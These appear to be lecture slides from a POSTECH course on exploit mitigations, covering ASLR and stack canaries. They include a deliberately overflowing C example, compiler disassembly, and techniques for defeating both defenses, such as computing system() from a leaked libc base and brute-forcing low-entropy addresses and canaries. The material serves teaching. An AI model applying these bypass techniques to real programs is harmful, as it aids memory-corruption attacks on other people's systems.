
POSTECH

- In practice: mostly empty

“Wiggle room”
for randomization exists



Idea: Load each segment at a different base address



ASLR in action

POSTECH

- ASLR can randomize:
  - Stack
    - Can’t return to stack shellcode without knowing its address
  - Heap
    - Can’t return to heap shellcode without knowing chunk address
  - Code
    - Can’t ret-to-libc without knowing libc function addresses (e.g., `system( )`)
  - Data
    - Cannot reuse known string addresses (e.g., `"/bin/sh"`)

ASLR in action – Try it yourself

POSTECH

```c
#include <stdio.h>

int main(void) {
  int x = 0xdeadbeef;
  return printf("%p\n", &x);
}
```

Code:
Print the address of a stack variable

```
$ gcc aslr.c -o aslr
```

Compilation


```
$ ./aslr
0x7ffc438c1e84
$ ./aslr
0x7ffd2c1698a4
$ ./aslr
0x7ffdf1b1ca94
```

Stack address is randomized across executions.
ASLR works!

The effectiveness of ASLR

POSTECH

- ASLR prevents ret-to-libc attacks
  - Cannot return to libc without knowing function and data addresses



The effectiveness of ASLR

- ASLR prevents ret-to-libc attacks
  - Cannot return to libc without knowing function and data addresses

lower

higher


`addr_"/bin/sh"` // Random (unknown to attackers)

So, are we safe now?

Subverting ASLR (1): Leaking

POSTECH

- ASLR only randomizes base address of memory segments




```
<main>:
base + 11ad: lea  ecx,[esp+0x4]
base + 11b1: and  esp,0xfffffff0
base + 11b4: push DWORD PTR [ecx-0x4]
base + 11b7: push ebp
base + 11b8: mov  ebp,esp
...
```

Relative addresses (offsets) are fixed!

Subverting ASLR (1): Leaking

- If a single address is leaked (e.g., one function pointer), the base address of the entire segment can be inferred



- Once libc's base address is known, all other runtime addresses can be computed
  - e.g., Known offset of `system( )` in libc: `0x48170`

→ `0xf7b17000` + `0x48170` = `0xf7b5f170`

Leaked libc base — offset — Runtime address of `system( )`

Subverting ASLR (1): Leaking

- If a single address is leaked (e.g., one function pointer)

Q) How can we leak code pointers?
→ Advanced topic!
Take CSED559 Software Vulnerability Analysis and Exploitation

(3) Current libc is loaded at `0xf7cd41d5` - `0x1bd0d5` = `0xf7b17000`

Q) Why does ASLR only randomize segments' base address?
→ To ensure reasonable performance
(Base address randomization is cheaper than full randomization)

Leaked libc base offset Runtime address of `system()`

Subverting ASLR (2): Brute-forcing (x86)

POSTECH

- Entropy (randomness) of ASLR on x86 Linux is low
  - x86 only randomizes 16 bits (out of 32 bits) of base address
    - There are only $2^{16} = 65536$ possible addresses for a function
    - The address can be feasibly brute-forced
      - Attackers can select an arbitrary base address and repeat until the attack works

Defense #3: Stack Canary

Canary

img: Rio Wiki

Canaries in coal mines (Late 1800's-1986)

POSTECH

- Toxic gases in mines are colorless and odorless
  - Human cannot detect them
- Canaries are sensitive to toxic gas
- Miners brought canaries with them into coal mines
  - Canaries die first when toxic gases build up
- Miners evacuated when a canary died
  - Canaries were sacrificed to protect miners' lives

img: Times Higher Education


Canaries as stack protectors

POSTECH


- Workflow of stack smashing attacks:
  - Overwrite the return address of a function
  - Wait for the function to complete and execute **RET** instruction
- Idea for protection:
  - Insert a canary value to the stack between the local variables and return address
    - To overwrite the return address, the canary value should be modified
  - Check if the canary is "still alive" before the function returns
    - i.e., check if the value has been modified
  - Terminate execution if changed

Stack diagram (x86-64)

- Without a canary



- With a canary




Canary – High-level workflow

POSTECH

- The binary is executed
- A random secret value is generated and stored in "canary storage"
- In the function prologue, a canary value is placed on the stack
  - Right before (above) the saved frame pointer and return address
- In the function epilogue, the on-stack canary value is checked
  - Compared against the original value in canary storage

If the stack canary changes, it is (most likely) due to an attack

Canary storage and checking



stored_canary

AAAAAAAA

AAAAAAAA → Check if stack_canary == stored_canary before executing ret

AAAAAAAA

some_addr

Canary has been modified!
Stack is corrupted. Abort.

Stack canary in practice

POSTECH

- Implementing a custom canary

```c
/* test.c */
#include <string.h>

int main(int argc, char* argv[]) {
  char buf[8];
  memcpy(buf, argv[1], 64);
  return 0;
}
```

PATCH

```c
/* test-canary.c */
#include <string.h>
long CANARY = gen_random_canary();

int main(int argc, char* argv[]) {
  long canary = CANARY; // init
  char buf[8];
  memcpy(buf, argv[1], 64); // vulnerable!
  if (canary != CANARY) // check
    exit(-1); // abort if stack smashed
  return 0;
}
```

This is not what we do in practice.
(It is not desirable to manually modify every function of a software)

Stack canary in practice

POSTECH

- Compilers, during compilation, automatically generate and insert code for loading and checking canary

```c
/* test.c */
#include <string.h>

int main(int argc, char* argv[]) {
  char buf[8];
  memcpy(buf, argv[1], 64);
  return 0;
}
```

→ No need to manually patch the code

Compilation (canary is enabled by default)

```
$ gcc test.c -o with-canary
```

Compilation (disable canary)

```
$ gcc test.c -fno-stack-protector -o without-canary
```

Stack canary in practice

```
; disasm of without-canary
endbr64
push rbp
mov rbp,rsp
sub rsp,0x20
mov DWORD PTR [rbp-0x14],edi
mov QWORD PTR [rbp-0x20],rsi



mov rax,QWORD PTR [rbp-0x20]
add rax,0x8
mov rcx,QWORD PTR [rax]
lea rax,[rbp-0x8]
mov edx,0x40
mov rsi,rcx
mov rdi,rax
call 0x1050 <memcpy@plt>
mov eax,0x0




leave
ret
```

```
; disasm of with-canary
endbr64
push rbp
mov rbp,rsp
sub rsp,0x20
mov DWORD PTR [rbp-0x14],edi
mov QWORD PTR [rbp-0x20],rsi
mov rax,QWORD PTR fs:0x28
mov QWORD PTR [rbp-0x8],rax
xor eax,eax
mov rax,QWORD PTR [rbp-0x20]
add rax,0x8
mov rcx,QWORD PTR [rax]
lea rax,[rbp-0x10]
mov edx,0x40
mov rsi,rcx
mov rdi,rax
call 0x555555555070 <memcpy@plt>
mov eax,0x0
mov rdx,QWORD PTR [rbp-0x8]
sub rdx,QWORD PTR fs:0x28
je 0x5555555551c3 <main+90>
call 0x555555555060 <__stack_chk_fail@plt>
leave
ret
```

Stack canary in practice

POSTECH

(canary storage)

Fetches a canary value from fs:0x28 and stores it at [rbp-8] (between local vars and return addr)

Compares the stored canary at [rbp-8] with the value in the canary storage at fs:0x28

Calls __stack_chk_fail() if they differ

```
; disasm of with-canary
endbr64
push rbp
mov rbp,rsp
sub rsp,0x20
mov DWORD PTR [rbp-0x14],edi
mov QWORD PTR [rbp-0x20],rsi
mov rax,QWORD PTR fs:0x28
mov QWORD PTR [rbp-0x8],rax
xor eax,eax
mov rax,QWORD PTR [rbp-0x20]
add rax,0x8
mov rcx,QWORD PTR [rax]
lea rax,[rbp-0x10]
mov edx,0x40
mov rsi,rcx
mov rdi,rax
call 0x555555555070 <memcpy@plt>
mov eax,0x0
mov rdx,QWORD PTR [rbp-0x8]
sub rdx,QWORD PTR fs:0x28
je 0x5555555551c3 <main+90>
call 0x555555555060 <__stack_chk_fail@plt>
leave
ret
```

Stack canary in practice

- Result

```
$ ./without-canary aaaabbbbccccdddd
[1]    2304931 segmentation fault  ./without-canary aaaabbbbccccdddd
```

→ We can redirect the control flow by overwriting the return address with a valid address)

```
$ ./without-canary aaaa
*** stack smashing detected ***: terminated
[1]    2304723 IOT instruction  ./without-canary aaaabbbbccccdddd
```

→ `__stack_chk_fail( )` displays the error message and terminates

Subverting stack canary (1)

POSTECH

- Leaking the canary's value
  - Any vulnerability that leaks arbitrary stack memory can be exploited
    - Examples:
      - The HeartBleed vulnerability (*Lec 01*) allows attackers to read arbitrary memory
      - Format string bugs allows printing stack values at chosen addresses

→ Attack: Overwrite the canary field in the attack payload using the leaked canary value

Subverting stack canary (2)

POSTECH

- Guessing the canary value
  - The LSB of a canary is always `'\0'`
    - Prevents accidental leakage (related: `tut06-2-leak-canary`)
      - e.g., Without a NULL byte in the canary, `printf("%s", buf);` may print both `buf` and `canary`, which comes right after `buf`
  - On x86, a canary has 3 random bytes (`???'\0'`)
  - On x64, a canary has 7 random bytes (`???????'\0'`)
  - At least for x86, canaries can be brute-forced (Entropy = 2^{24})

  → Attack: Guess the canary value, retry until the guess is correct

Subverting stack canary (3)

POSTECH

- Bypassing canary modifiction
  - Stack canaries effectively protects against sequential writes (`strcpy()`, `scanf()`, …)
